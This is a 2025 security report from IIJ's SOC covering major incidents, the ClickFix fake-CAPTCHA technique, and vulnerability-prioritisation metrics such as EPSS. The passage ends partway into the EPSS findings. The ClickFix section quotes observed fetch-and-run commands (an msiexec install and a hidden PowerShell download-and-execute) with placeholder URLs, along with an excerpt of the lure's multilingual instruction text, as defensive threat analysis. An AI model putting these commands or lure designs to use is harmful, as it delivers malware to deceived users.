SOC Report

1.1 Introduction

IIJ launched the wizSafe security brand in 2016 and this year marks its 10th anniversary.

Since then, IIJ has continued working consistently to create an environment in which its customers can use the Internet safely. One of its activities in this regard is the regular dissemination of security-related information in blog format through wizSafe Security Signal[*1]. IIJ is also engaged in multifaceted security analysis, using its Data Analytics Platform,[*2] which aggregates security logs from IIJ services, in combination with threat intelligence that IIJ collects daily.

Section 1.2 of this report looks back at major security topics that arose in 2025 in calendar format. Section 1.3 then examines ClickFix, an attack technique that spread rapidly in 2025. Section 1.4 introduces vulnerability assessment metrics, which are becoming increasingly important for responding efficiently to the rapidly growing number of vulnerabilities, together with related initiatives of our SOC.

1.2 2025 Security Summary

Tables 1 and 2 show the security incidents that the SOC focused on from among those that rose to prominence in 2025.

*1 wizSafe Security Signal (https://wizsafe.iij.ad.jp/).

*2 Internet Infrastructure Review (IIR) Vol.38 (https://www.iij.ad.jp/en/dev/iir/038.html).

Table 1: Security Topic Calendar (January – May)

Month	Summary
January	**Multiple DDoS attacks at the start of the year** Several companies, including a telecommunications carrier, financial institutions, and a weather forecasting media outlet, disclosed that availability of their services had been impaired. All of these incidents are believed to have been caused by DDoS attacks.
February	**Unauthorized access to mobile carrier** A mobile carrier disclosed an incident in which third parties had used fraudulently obtained IDs and passwords to sign up for mobile numbers and use mobile communications services. In connection with this incident, more than 10 people, including junior and senior high school students, were arrested.
March	**Voice phishing impersonating financial institutions** It was reported that multiple companies had suffered losses due to fraudulent funds transfers caused by voice phishing fraud impersonating financial institutions. Calls using automated voice guidance were made to companies, and after following the instructions given, the victims are believed to have been directed to fake internet banking sites. In December, Japan's National Police Agency also issued a warning on the recurrence and rapid increase of unauthorized funds transfers caused by similar voice phishing activity.
April	**Unauthorized access to brokerages' online trading services** Japan's Financial Services Agency issued a warning on rapidly increasing damage from unauthorized access and unauthorized trading via brokerages' online trading services. The unauthorized access exploited customer information stolen via phishing sites masquerading as the websites of actual brokerages. Individuals involved were identified in some cases, leading to arrests.
April	**CVE (Common Vulnerabilities and Exposures) Program faces risk of contract termination** A leaked internal document from MITRE addressed to the CVE Board revealed that MITRE's contract with the US government concerning the CVE Program was due to end on April 16. On April 17, however, CISA (US Cybersecurity and Infrastructure Security Agency) announced that the contract had been extended.
April	**Customer information breach at Internet Initiative Japan Inc.** Internet Initiative Japan Inc. disclosed that some customer information had been leaked externally due to unauthorized access affecting IIJ Secure MX Service, an email security service for corporate customers. The unauthorized access used a zero-day attack exploiting an unknown vulnerability in third-party software used by the service. In connection with this incident, the company received administrative guidance from the Ministry of Internal Affairs and Communications.
May	**Smishing involving fake base stations** The Ministry of Internal Affairs and Communications issued a warning saying that mobile phone services in some urban areas were subject to interference from radio equipment suspected of being illegal radio stations (so-called fake base stations). This caused mobile phones to temporarily lose signal (go out of range), and users received suspicious text messages, including phishing messages.
May	**NIST publishes white paper proposing LEV** NIST published a white paper proposing LEV (Likely Exploited Vulnerabilities) as a new metric for assessing vulnerabilities. LEV is intended to complement weaknesses in existing metrics such as EPSS (Exploit Prediction Scoring System) and KEV (Known Exploited Vulnerabilities catalog).
May	**Domains related to Lumma Stealer seized in international joint operation** Several companies and law enforcement agencies, including Microsoft and Europol (European Union Agency for Law Enforcement Cooperation), announced that they had carried out an international joint operation to disrupt Lumma Stealer. Lumma Stealer is known as an information-stealing malware package sold under a Malware as a Service (MaaS) model.
May	**Japan promulgates laws relating to active cyber defense** Japan promulgated the Act on Strengthening Cyber Response Capabilities and the Act on the Development of Legislation for Strengthening Cyber Response Capabilities. These laws are designed to set up active cyber defenses centered on stronger public–private collaboration, the use of communications information, and access and neutralization measures. This enables the Japanese police and Self-Defense Forces to access servers related to cyberattacks and take neutralization measures to prevent serious harm from cyberattacks. Implementation is to proceed in stages running through end-2027.
May	**Europol's joint international Operation Endgame** Europol announced that as part of Operation Endgame, it had disabled malware distribution infrastructure used in ransomware attacks. In an operation over May 19–22, it took down some 300 servers and 650 domains, and some EUR 3.5 million in cryptocurrency was seized. In another operation carried out over November 10–13, Operation Endgame disrupted infrastructure related to information-stealing malware Rhadamanthys, the remote access tool VenomRAT, and the botnet Elysium.

Table 2: Security Topic Calendar (June – December)

Month	Summary
June	**NetScaler ADC and NetScaler Gateway vulnerability CitrixBleed 2** Cloud Software Group disclosed multiple vulnerabilities (CVE-2025-5349, CVE-2025-6543, CVE-2025-5777) in NetScaler ADC and NetScaler Gateway. Of these, CVE-2025-5777 came to be known as CitrixBleed 2 because of its similarity to a vulnerability found in 2023 (CVE-2023-4966) that is commonly known as CitrixBleed. Upon confirmation that it was being actively exploited, CitrixBleed 2 was added to the KEV catalog in July.
July	**NISC (National Center of Incident Readiness and Strategy for Cybersecurity) reorganized into NCO (National Cybersecurity Office)** Japan's NISC was reorganized to form a new body, the NCO. The NCO will be responsible for centrally and comprehensively coordinating policy in the field of cybersecurity so as to realize and advance active cyber defense and other initiatives. This organizational restructuring was laid out in the National Security Strategy approved by the Cabinet in December 2022.
July	**ToolShell, on-premises Microsoft SharePoint Server vulnerabilities** Microsoft disclosed multiple vulnerabilities (CVE-2025-49704, CVE-2025-49706, CVE-2025-53770, CVE-2025-53771) in its on-premises SharePoint Server. Attacks combining the identified vulnerabilities are collectively known as ToolShell. All of these vulnerabilities except CVE-2025-53771 are known to have been exploited in the wild and have been added to KEV.
July	**Eastwood, a joint international operation by Europol** Europol announced that it had carried out a joint international operation against pro-Russian hacktivist group NoName057(16). The joint operation, named Eastwood, involved Eurojust (the European Union Agency for Criminal Justice Cooperation) and law enforcement agencies from 12 countries. Europol said the operation's results included the disruption of infrastructure consisting of over 100 computers and the issuance of several arrest warrants (with two arrests already made).
August	**FeliCa vulnerability and Japan's Information Security Early Warning Partnership Guideline** Sony disclosed that of the IC chips used in its FeliCa contactless IC card technology, some of those shipped before 2017 contained a vulnerability that could allow data to be read or tampered with. Information on this vulnerability was disclosed through media reports without going through the disclosure process envisaged by Japan's Information Security Early Warning Partnership Guideline. In connection with this incident, METI and IPA requested that vulnerability information be handled in accordance with the guideline.
September	**Ransomware attack on beverage manufacturer group** A beverage manufacturer group disclosed that a ransomware infection had caused system failures and information leaks. This resulted in the outage of order-taking and shipping operations at domestic group companies as well as call center operations such as customer inquiry hotlines.
October	**NCO publishes common format for incident reporting in DDoS and ransomware cases** The NCO published common formats and examples that organizations affected by cyberattacks can use when submitting incident reports to government agencies in the case of DDoS and ransomware attacks[*3]. Amid rising reports of damage from cyberattacks, the standardization of incident report formats is intended to reduce the reporting burden on affected organizations and speed up the government's response. Since October 1, affected organizations have thus been able to report DDoS and ransomware incidents to government agencies in a standardized format, easing what had previously posed a very heavy reporting burden on affected organizations.
October	**End of Windows 10 support** Microsoft ended support for Windows 10. As a result, software updates, security patches, and technical support for that OS will no longer be available. For environments in which migration is not completed in time, users can receive security patches for a limited period through the ESU (Extended Security Updates) program.
October	**Ransomware attack on retailer engaged in online sales of office supplies etc.** A Japanese retailer engaged in online sales of office supplies and the like disclosed that a ransomware infection had resulted in system failures and information leaks. In this incident, the company's internal and logistics systems as well as an inquiry management system on an external cloud service are believed to have been compromised. The disruption of systems related to inbound and outbound operations at logistics centers had ripple effects, resulting in the suspension not only of the company's own site but logistics outsourcing services for other companies as well.
November	**Unauthorized login to chat tool at media organization** A media organization disclosed that information on employees, business partners, and others may have been leaked due to unauthorized logins to the Slack chat tool. The likely cause was malware infection on an employee's private PC, leading to unauthorized logins using stolen credentials.
December	**React2Shell, an RSC (React Server Components) vulnerability** Meta disclosed that RSC contained a vulnerability (CVE-2025-55182) that enables remote code execution without authentication. This vulnerability is known as React2Shell and was added to KEV as it is known to have been exploited in the wild.
December	**Malware distribution incident caused by tampering with EmEditor website** Emurasoft disclosed that the website for the EmEditor text editor had been tampered with. The tampering resulted in users being lured into downloading fake installers containing a malware loader. The tampering occurred multiple times, and the period of tampering and the path leading to the fake installers differed in each case.

*3 National Cybersecurity Office of Japan, "Cyber kogeki ni yoru higai hasseiji no inshidento hokoku yoshiki no toitsu ni tsuite" [On the Standardization of Incident Report Forms for Cyberattack-Related Damage] (https://www.cyber.go.jp/policy/group/cyber/yoshikiichigenka.html, in Japanese).

1.3 Observational Information: ClickFix

1.3.1 Overview of ClickFix

In 2025, attacks using a technique known as ClickFix spread rapidly, causing a major stir in the security industry. The technique also attracted public attention, being covered on social media and news programs.

ClickFix is a social engineering attack that skillfully guides users into executing commands themselves. A typical tactic involves displaying a screen on a website that mimics CAPTCHA authentication (a test to verify that the user is human) and having the user follow instructions on that screen to open the Run dialog, launch PowerShell from that dialog, and execute a command that downloads malware.

This technique was first observed in March 2024 in a malware distribution campaign known as ClearFake. The campaign displayed fake error messages and provided bogus steps for fixing the error to trick users into executing commands. Specifically, the user was first prompted to click a button labeled "Copy," which copied a malicious command to the clipboard. The user was then instructed to execute the copied command in Windows PowerShell, which would download malware. This tactic was named ClickFix in a report[*4] published by Proofpoint in June 2024, and this name subsequently gained broad currency.

Because ClickFix involves users executing commands themselves, it readily evades detection by security products. Phishing kits that make it easy to create sites with ClickFix functionality built in have also been released, so the stage has been set for attackers to easily use the technique. Against this backdrop, attacks using ClickFix spread, being employed in campaigns such as the Lumma Stealer distribution campaign[*5] and attacks by the APT group Lazarus[*6]. This trend is also evident in detection numbers, with an ESET report[*7] indicating a 517% increase in the number of detections from the second half of 2024 to the first half of 2025.

1.3.2 ClickFix Observations

IIJ's SOC has also detected attacks using ClickFix. Below, we present some actual cases that were detected and explain two ClickFix attack patterns.

First, let's look at the most common ClickFix attack pattern. The site detected in this case was disguised as a flea market site and was being accessed via a search engine. When a user visits the site, a fake CAPTCHA screen is displayed (Figure 1). Clicking the "I'm not a robot" checkbox causes a

Figure 1: Fake CAPTCHA Screen Displayed When Site is Accessed

*4 Proofpoint, "From Clipboard to Compromise: A PowerShell Self-Pwn" (https://www.proofpoint.com/us/blog/threat-insight/clipboard-compromise-powershell-self-pwn).
*5 CloudSEK, "Unmasking the Danger: Lumma Stealer Malware Exploits Fake CAPTCHA Pages" (https://www.cloudsek.com/blog/unmasking-the-danger-lumma-stealer-malware-exploits-fake-captcha-pages).
*6 Validin, "Lazarus APT: Techniques for Hunting Contagious Interview" (https://www.validin.com/blog/inoculating_contagious_interview_with_validin/).
*7 ESET, "ESET Threat Report H1 2025" (https://web-assets.eset.com/fileadmin/ESET/US/B2B_Resource_centre/reports/H1-2025_Threat-Report.pdf).

command to be copied to the clipboard, and the user is then redirected to the next screen (Figure 2). This screen contains instructions for executing the copied command. Specifically, the user is instructed to press Windows key + R to open the Run dialog, press Ctrl + V to paste the command, and press Enter to execute it. Following these instructions executes the command shown in Figure 3, which uses Windows Installer to retrieve and install an MSI file containing malware from a specified URL.

The screen shown here is displayed in Japanese. This is because, as shown in Figure 4, the attacker has prepared the text displayed on the fake CAPTCHA screen in multiple languages, including Japanese, with a mechanism that automatically switches languages to match the viewer's browser language settings.

Next, let's look at an attack that uses a technique called FileFix, a variant of ClickFix. FileFix uses File Explorer rather than the Run dialog to get the user to execute a command. File Explorer is more of an everyday feature for users than the Run dialog, and by using it, attackers may be intending to avoid arousing user suspicion about the action being performed.

The attack in question originated from a site within Japan. First, similar to the ClickFix pattern described above, a fake CAPTCHA screen is displayed, and when the user clicks the checkbox, the screen transitions to the one shown in Figure 5. The instructions given here differ from those in the previous case. First, the user is prompted to click a button labeled "Open File Explorer" to open File Explorer. The command shown in Figure 6 is copied at this point. Next, the user is instructed to press Ctrl + L to move the focus to the address bar, Ctrl + V to paste the command, and then Enter to execute it. This executes a PowerShell command, which retrieves a loader from a specified URL. The loader then downloads and executes the malware.

Figure 2: Screen Instructing User to Execute Commands

```
msiexec /i マルウェアのダウンロード元URL /qn
```

Figure 3: Command Copied to the Clipboard (ClickFix)



Figure 5: Screen Instructing User to Execute Commands


```
",steps:"验证",success:"成功。",verifyTitle:"为证明您不是机器人：",step1:"按住 Windows 键 <i class='fab fa-windows'></i> + <b>R</b>。",step2:"在验证窗口中按 <b>Ctrl</b> + <b>V</b>。",step3:"按 <b>Enter</b> 完成。",observe:"继续操作即表示您确认：",confirmLead:"我不是机器人 – reCAPTCHA 验证 ID：",final:"请完成以上步骤以完成验证。",verifyBtn:"验证",confidentiality:"保密",terms:"条款和条件",footer:"需要在继续之前检查您连接的安全性。"},
ja:{checking:"あなたが人間かどうか確認しています。数秒かかる場合があります。",verifyInstruction:"以下の操作を完了して、人間であることを確認してください。",verifying:"確認中…",notRobot:"私はロボットではありません",steps:"確認",success:"成功しました。",verifyTitle:"ロボットではないことを証明するために：",step1:"Windowsキー <i class='fab fa-windows'></i> + <b>R</b> を押し続けてください。",step2:"検証ウィンドウで <b>Ctrl</b> + <b>V</b> を押してください。",step3:"<b>Enter</b> を押して完了します。",observe:"続行すると、次を確認します：",confirmLead:"私はロボットではありません – reCAPTCHA 検証 ID: ",final:"上記の手順を実行して検証を完了してください。",verifyBtn:"確認する",confidentiality:"機密保持",terms:"利用規約",footer:"続行する前に接続のセキュリティを確認する必要があります。"},
ru:{checking:"Проверяем, что вы человек. Это может занять несколько секунд.",verifyInstruction:"Подтвердите, что вы человек, выполнив действие ниже.",verifying:"Проверка…",notRobot:"Я не робот",steps:"Проверка",success:"Успешно.",verifyTitle:"Чтобы доказать, что вы не робот:",
```


Figure 4: Implementation of Instruction Text Language-Switching (Excerpt)

In the case we detected, the attacker had inserted a comment containing a large number of extra spaces after the command in order to further lower the barrier to execution. As Figure 7 shows, the command portion of the copied string is thus hidden, with only the comment prompting the user to press Enter being visible in the address bar.

1.3.3 ClickFix Variants and Countermeasures

Multiple techniques that build on ClickFix beyond those covered here have been reported. For example, cases have been identified in which the shortcut key is replaced with one designed for macOS or Linux, thus targeting users of non-Windows OSes[*8][*9]. In November 2025, a technique called JackFix was also reported. This displays a fake Windows Update screen in full-screen mode and attempts to trick users into downloading malware by disguising the procedure as an update[*10]. Delivery vectors for ClickFix are also not limited to the web-browsing scenarios described here. Cases in which users are lured via links or files attached to email have also been observed.

What all of these techniques have in common is that they skillfully guide users into performing actions, including executing commands, without the users being aware of what they are doing. To get users to execute commands, attackers ask them to perform actions that would not normally be required. So if a website instructs you to perform actions or follow procedures that are out of the ordinary, it is important to first stop and take a breath and verify whether the requested actions are actually part of any legitimate procedure.

Countermeasures that can potentially be taken at the organization level include restricting access to command execution environments and monitoring suspicious communications and endpoint behavior. For example, on Windows endpoints that do not need to use PowerShell for business purposes, using Group Policy to restrict the use of PowerShell can increase the likelihood of preventing command execution via PowerShell even when a user follows an attacker's instructions. And where business requirements make it difficult to put restrictions on the command execution environment, or where additional measures are desired, using EDR and the like to monitor suspicious communications and endpoint behavior associated with command execution can enable early detection of anomalies and facilitate a rapid initial response to prevent the spread of damage.

```
powershell -NoP -W Hidden -C "iex (New-Object Net.WebClient).DownloadString('ローダのダウンロード元URL')"
```

Figure 6: Command Copied to the Clipboard (FileFix)

Figure 7: Command Displayed in the Address Bar

*8 Emsisoft, "ClickFix Malware on macOS" (https://www.emsisoft.com/en/blog/46942/clickfix-malware-on-macos/).
*9 BleepingComputer, "Hackers now testing ClickFix attacks against Linux targets" (https://www.bleepingcomputer.com/news/security/hackers-now-testing-clickfix-attacks-against-linux-targets/).
*10 Acronis Threat Research Unit, "Fake adult websites pop realistic Windows Update screen to deliver stealers via ClickFix" (https://www.acronis.com/en/tru/posts/fake-adult-websites-pop-realistic-windows-update-screen-to-deliver-stealers-via-clickfix/).

1.4 Exploring New Vulnerability Assessment Metrics

The number of publicly disclosed vulnerabilities has surged in recent years, making it difficult to remediate them all. The NVD provides information needed for assessing vulnerabilities, including CVSS-related data, but with delays in the NVD's analysis of vulnerabilities having become apparent, efforts to address vulnerabilities that rely on traditional approaches like CVSS are coming up against limits. Against this backdrop, the question of how to efficiently prioritize vulnerability responses has become key, and various vulnerability assessment metrics have been proposed. To facilitate the discussion in this section, the following subsections first outline the objectives and basic characteristics of major vulnerability assessment metrics.

1.4.1 Vulnerability Assessment Metrics

Vulnerability assessment metrics express the degree of risk posed by a vulnerability as a numerical value or a rating level based on criteria defined to capture characteristics such as severity, exploitability, and scope of impact. They are used to inform response decision-making and prioritization. The vulnerability assessment metrics discussed here assign a score or similar rating to each CVE-ID, an identifier used to uniquely identify publicly disclosed vulnerabilities.

■ CVSS

CVSS (Common Vulnerability Scoring System) was developed as an open industry standard for objectively and quantitatively assessing the severity of information system vulnerabilities, independent of any specific vendor or product. CVSS assesses information system vulnerabilities based on a predefined set of criteria (metrics) and assigns a numerical score representing severity. Severity scores range from 0.0 to 10.0, with higher values indicating greater severity. The scores can be mapped to severity levels such as Critical and High, providing one potential means of prioritizing vulnerability remediation activities. CVSS-related information is provided on the basis of scores assigned by vendors with authority to assign CVE-IDs and evaluations performed by NIST (the U.S. National Institute of Standards and Technology). Since version 1.0 was released in 2005, many organizations have used CVSS as a basis for prioritizing vulnerability remediation activities. For example, PCI DSS (Payment Card Industry Data Security Standard), a security standard established for the safe handling of credit card information, requires that vulnerabilities with a CVSS score of 4.0 or higher be resolved[*11]. But because CVSS represents the severity of the vulnerability itself rather than the risk it poses, prioritizing remediation on the basis of CVSS scores alone is not recommended[*12]. A number of studies

*11 Payment Card Industry Data Security Standards Council, "Payment Card Industry Data Security Standard" (https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI-DSS-v4_0_1.pdf).

*12 FIRST, "2.2. CVSS Base Score (CVSS-B) Measures Severity, not Risk" (https://www.first.org/cvss/v4.0/user-guide#CVSS-Base-Score-CVSS-B-Measures-Severity-not-Risk).

*13 Allodi and Massacci, "Comparing Vulnerability Severity and Exploits Using Case-Control Studies" (https://dl.acm.org/doi/10.1145/2630069).

also indicate that prioritizing remediation solely on the basis of CVSS scores can be inefficient. For example, one study reports that remediating vulnerabilities solely because of high CVSS scores is equivalent to selecting and remediating vulnerabilities at random[*13]. In recent years, moreover, a high proportion of vulnerabilities are classified with a score of 7.0 or higher (severity of High or above), so prioritizing activities solely on the basis of CVSS scores may result in a large number of vulnerabilities requiring remediation. We compiled Figure 8 independently based on information published by the NVD; it shows that of the 48,185 vulnerabilities issued in 2025, 22,184 (46.0%) had a score of 7.0 or higher, and that the number of vulnerabilities has been increasing year by year[*14]. So if an organization's policy were to, say, remediate vulnerabilities with a CVSS score of 7.0 or higher (severity of High or above), this could increase the burden of prioritization and triage. And since the number of vulnerabilities has been trending upward over the years, such an approach can be expected to result in an increasing volume of vulnerabilities needing attention.

KEV

KEV (the Known Exploited Vulnerabilities Catalog) was created for the benefit of the cybersecurity community and network defenders, and to help organizations better manage vulnerabilities[*15]. KEV is a list of vulnerabilities confirmed to have been exploited in real-world attacks. It is published and maintained by CISA (the U.S. Cybersecurity and Infrastructure Security Agency). The universe of ordinary vulnerability information is extremely broad, and prioritizing and addressing every vulnerability is not realistic. KEV serves as an important indicator by filtering the vast pool of vulnerabilities for the most urgent ones, i.e., those already confirmed as being exploited, thus clarifying which vulnerabilities organizations should prioritize. Many organizations use it in managing vulnerabilities. Yet Cisco has reported that only a small percentage of known exploited vulnerabilities are listed in KEV, raising concerns about its comprehensiveness[*16]. For example, CVE-2016-7836 in SKYSEA Client View (enterprise client operations management software provided by Sky Corporation) had already been associated with attack activity as of December 22, 2016, but it was not added to KEV until October 14, 2025[*17].

EPSS

The EPSS (Exploit Prediction Scoring System) was created to assess the possibility of a vulnerability actually being exploited in the future. Specifically, it estimates the probability that a vulnerability will be exploited in a real-world cyberattack within the next 30 days. It is developed and



Figure 8: Bar Chart of Total No. of Vulnerabilities and Breakdown by Severity for 2021–2025

*14 In compiling this graph, we gave priority to severity ratings assessed by the NVD. Where multiple assessments existed, we used severity from the latest version. Cases for which no score existed were classified as "Not Scored."

*15 CISA, "Known Exploited Vulnerabilities Catalog" (https://www.cisa.gov/known-exploited-vulnerabilities-catalog).

*16 Cisco, "Prioritization to prediction, vol. 9" (https://www.cisco.com/c/dam/en/us/products/collateral/security/vulnerability-management/p2p-vulnerability-management-report.pdf).

*17 JPCERT/CC, "SKYSEA Client View no zeijaku-sei (CVE-2016-7836) ni kansuru chui kanki" [Alert on SKYSEA Client View Vulnerability (CVE-2016-7836)] (https://www.jpcert.or.jp/at/2016/at160051.html, in Japanese).

maintained by the organization FIRST, members of which include CSIRTs from government agencies, the private sector, educational institutions, and other bodies around the world. FIRST provides both an EPSS score, representing the probability that a vulnerability will be exploited within the next 30 days estimated by a machine-learning model, and a percentile, which converts that score into a relative ranking. According to the EPSS paper, EPSS uses a wide range of information, including CVSS metrics, the existence of publicly available exploit code, and whether exploitation activity has been observed in the wild by external sensor networks (Table 3). Information such as CVSS metrics, publicly available exploit code, and lists or websites that mention a CVE, including KEV, is used as the model input. Further, in Table 3, exploitation in the wild is marked with the word "labels," meaning it is used as the target variable (the labelled data used in training) and not as an input to the model at inference time. External sensor networks such as Fortinet and GreyNoise are used as information sources for this purpose. EPSS scores and percentiles are recalculated every day, so the values fluctuate daily as the latest vulnerability-related information is incorporated. EPSS is also updated irregularly through changes such as retraining of the machine-learning model used to generate the scores and the addition of new features. Most recently, EPSS was updated from version 3 to version 4 in March 2025.

As an example of how EPSS scores fluctuate, Figure 9 displays changes in the EPSS score for CVE-2025-3248, a vulnerability included in the AI development tool Langflow before version 1.3.0. Date is on the horizontal axis. On the vertical axis, the EPSS score represents the machine-learning-derived probability that the vulnerability will be exploited within the next 30 days, and the percentile indicates the proportion of vulnerabilities with EPSS scores lower than that of the vulnerability in question. The dashed red line indicates the date the vulnerability was added to KEV. In the rest of this section, we refer to figures plotting the change in EPSS scores over time as EPSS score graphs.

When the CVE was first issued, the score was low, but it rose sharply a few days later, and the vulnerability was added to KEV about a month later. In operations using EPSS, the basic approach is to set a threshold EPSS score and then determine how to handle vulnerabilities that exceed it. For example, under a policy of remediating vulnerabilities with an EPSS score of 0.6 or higher, CVE-2025-3248 could have been addressed before it was added to KEV. As this illustrates, EPSS is potentially useful as one of the factors used to inform the process of prioritizing vulnerability remediation activities.



Figure 9: EPSS Score and Percentile Over Time for CVE-2025-3248 in Langflow

Table 3: Information Sources Used by EPSS (Source: Jacobs et al. (2023), Table 1[*18])

Description	# of variables	Type	Sources
Exploitation activity in the wild (labels)	1 (with dates)	Binary	Fortinet, AlienVault, Shadowserver, GreyNoise
Publicly available exploit code	3	Binary	Exploit-DB, GitHub, MetaSploit
CVE mentioned on list or website	3	Binary	CISA KEV, Google Project Zero, Trend Micro ZDI
Social media	3	Numeric	Mentions/discussion on Twitter
Offensive security tools and scanners	4	Binary	Intrigue, sn1per, jaeles, nuclei
References with labels	17	Numeric	MITRE CVE List, NVD
Keyword description of vulnerability	147	Binary	Text description in MITRE CVE List
CVSS metrics	15	One-Hot	National Vulnerability Database (NVD)
CWE	188	Binary	National Vulnerability Database (NVD)
Vendor labels	1,096	Binary	National Vulnerability Database (NVD)
Age of the vulnerability	1	Numeric	Days since CVE published in MITRE CVE list

*18 Jacobs et al., "Enhancing Vulnerability Prioritization: Data-Driven Exploit Predictions with Community-Driven Insights" (https://arxiv.org/abs/2302.14172).

However, as there is no official compilation of case studies on EPSS adoption and use, organizations must each set their own score threshold for determining the vulnerability response. Where the line is drawn depends on the organization, and there is no clear standard[*19]. With CVSS, for example, it is easy to set a criterion such as vulnerabilities rated High or above, and with KEV, vulnerabilities added to the list. But with EPSS, organizations must choose some threshold value between 0 and 1. Moreover, each organization must also consider how much confidence it can place in the threshold it sets. Also, because EPSS scores are produced by a machine-learning model and the datasets, trained models, and source code used for that machine learning have not been made public, the resulting scores have very little explainability[*20]. So it is not possible to determine exactly why a score is high or low; one can only speculate as to why that might be the case.

LEV

LEV (Likely Exploited Vulnerabilities) was proposed to complement conventional KEV (evidence of past exploitation) and EPSS (prediction of future exploitation). As noted above, KEV does not cover all exploited vulnerabilities, so relying on KEV alone may result in there being gaps in your response. EPSS, meanwhile, estimates the probability of exploitation in the future and does not include information on whether a vulnerability has been exploited in the past. LEV, a new metric proposed by NIST in 2025, constitutes an evaluation system that quantitatively estimates the likelihood that a vulnerability has been exploited in the past. LEV accumulates historical EPSS scores to estimate the probability that a vulnerability has already been exploited. This means it uses information acquired over time, unlike EPSS, which facilitates assessments based on scores at a particular point in time. So LEV brings cumulative information to bear on vulnerabilities that EPSS may not capture so readily, such as those for which the score has hovered at a moderate level for an extended period. As a result, LEV may help identify vulnerabilities not listed in KEV and can therefore be considered a complementary metric that may help reduce gaps in remediation. Because LEV depends heavily on past EPSS scores, however, any EPSS prediction errors or under- or overestimation may also accumulate and thus be reflected in LEV.

SSVC

SSVC (Stakeholder-Specific Vulnerability Categorization) was developed to standardize and make transparent the way organizations decide on response actions for vulnerabilities. SSVC is a decision-tree framework that helps organizations quickly and efficiently determine how to respond to vulnerabilities on the basis of their own circumstances and risk tolerance. Whereas conventional vulnerability assessment metrics (other than KEV) quantify a threat level of some sort, SSVC provides decision trees for different types of organizations (stakeholders), enabling them to derive a vulnerability response policy tailored to the organization. Organizations can derive a course of action for each vulnerability being assessed by following the tree and evaluating each branch point. However, deciding on branch points such as Mission Impact and Safety Impact requires organization-specific information, and the resulting response decisions may vary depending on how well the evaluator understands the organization's asset and configuration management information[*21]. To make the proper judgements, asset and configuration management information needs to be understood, and steps need to be taken to limit decision-making variability across evaluators.

*19 FIRST, "Are there any case studies for EPSS use?" (https://www.first.org/epss/faq#Are-there-any-case-studies-for-EPSS-use).
*20 FIRST, "Can I look at the underlying data/model/code?" (https://www.first.org/epss/faq#Can-I-look-at-the-underlying-data-model-code).
*21 CERT/CC, "Limitations" (https://certcc.github.io/SSVC/topics/limitations/).

1.4.2 Why We Looked at Vulnerability Assessment Metrics

So far, we have covered the characteristics and differences of major vulnerability assessment metrics. In light of this, we now provide some background on why the IIJ SOC considered making use of them.

Cases of the exploitation of new vulnerabilities beginning around the time they are disclosed have been on the rise. According to an analysis by VulnCheck, in the first half of 2025 (the most recent data), 32.1% of vulnerabilities confirmed to have been exploited in the wild were exploited on or before the day the CVE was published, an increase of 8.5 percentage points over 2024[*22]. This suggests not only that attacks occur rapidly after disclosure but also that attacks may already be underway before disclosure. As such, SOCs must stay abreast of information on newly disclosed vulnerabilities. Failure to do so increases the risk of an SOC missing signs of attacks exploiting newly disclosed vulnerabilities through the real-time monitoring of customer networks and systems.

In reality, however, large numbers of vulnerabilities are disclosed almost every day, and tracking all of them is impractical. What an SOC most wants to identify first are vulnerabilities with a high attack risk and the potential to have a serious impact on customer systems, those that are highly likely to be exploited or that have already been confirmed as exploited, for instance. But the process of selecting which vulnerabilities to prioritize has tended to rely on the experience of individual analysts, with the problem thus being that it is reliant on key personnel and lacking in consistency. It was against this backdrop that we decided to explore the use of new vulnerability assessment metrics to select high-risk vulnerabilities more consistently and in a manner less dependent on individual judgment. Of these, EPSS in particular attracted our attention.

EPSS estimates the probability of a vulnerability being exploited in the future and may therefore contribute to earlier awareness of threats. Our expectation was that EPSS might enable a more proactive approach to vulnerability intelligence by making it possible to identify vulnerabilities before attackers begin to act on them, and it was with this in mind that we began exploring the prospect of using vulnerability assessment metrics, with a focus on EPSS.

1.4.3 Key Findings From Our Exploration of EPSS

As noted in the previous subsection, IIJ's SOC looked into the prospect of using evaluation metrics with a focus on EPSS. In this subsection, we discuss the advantages and challenges that this process revealed, illustrating them with a variety of vulnerability case studies.

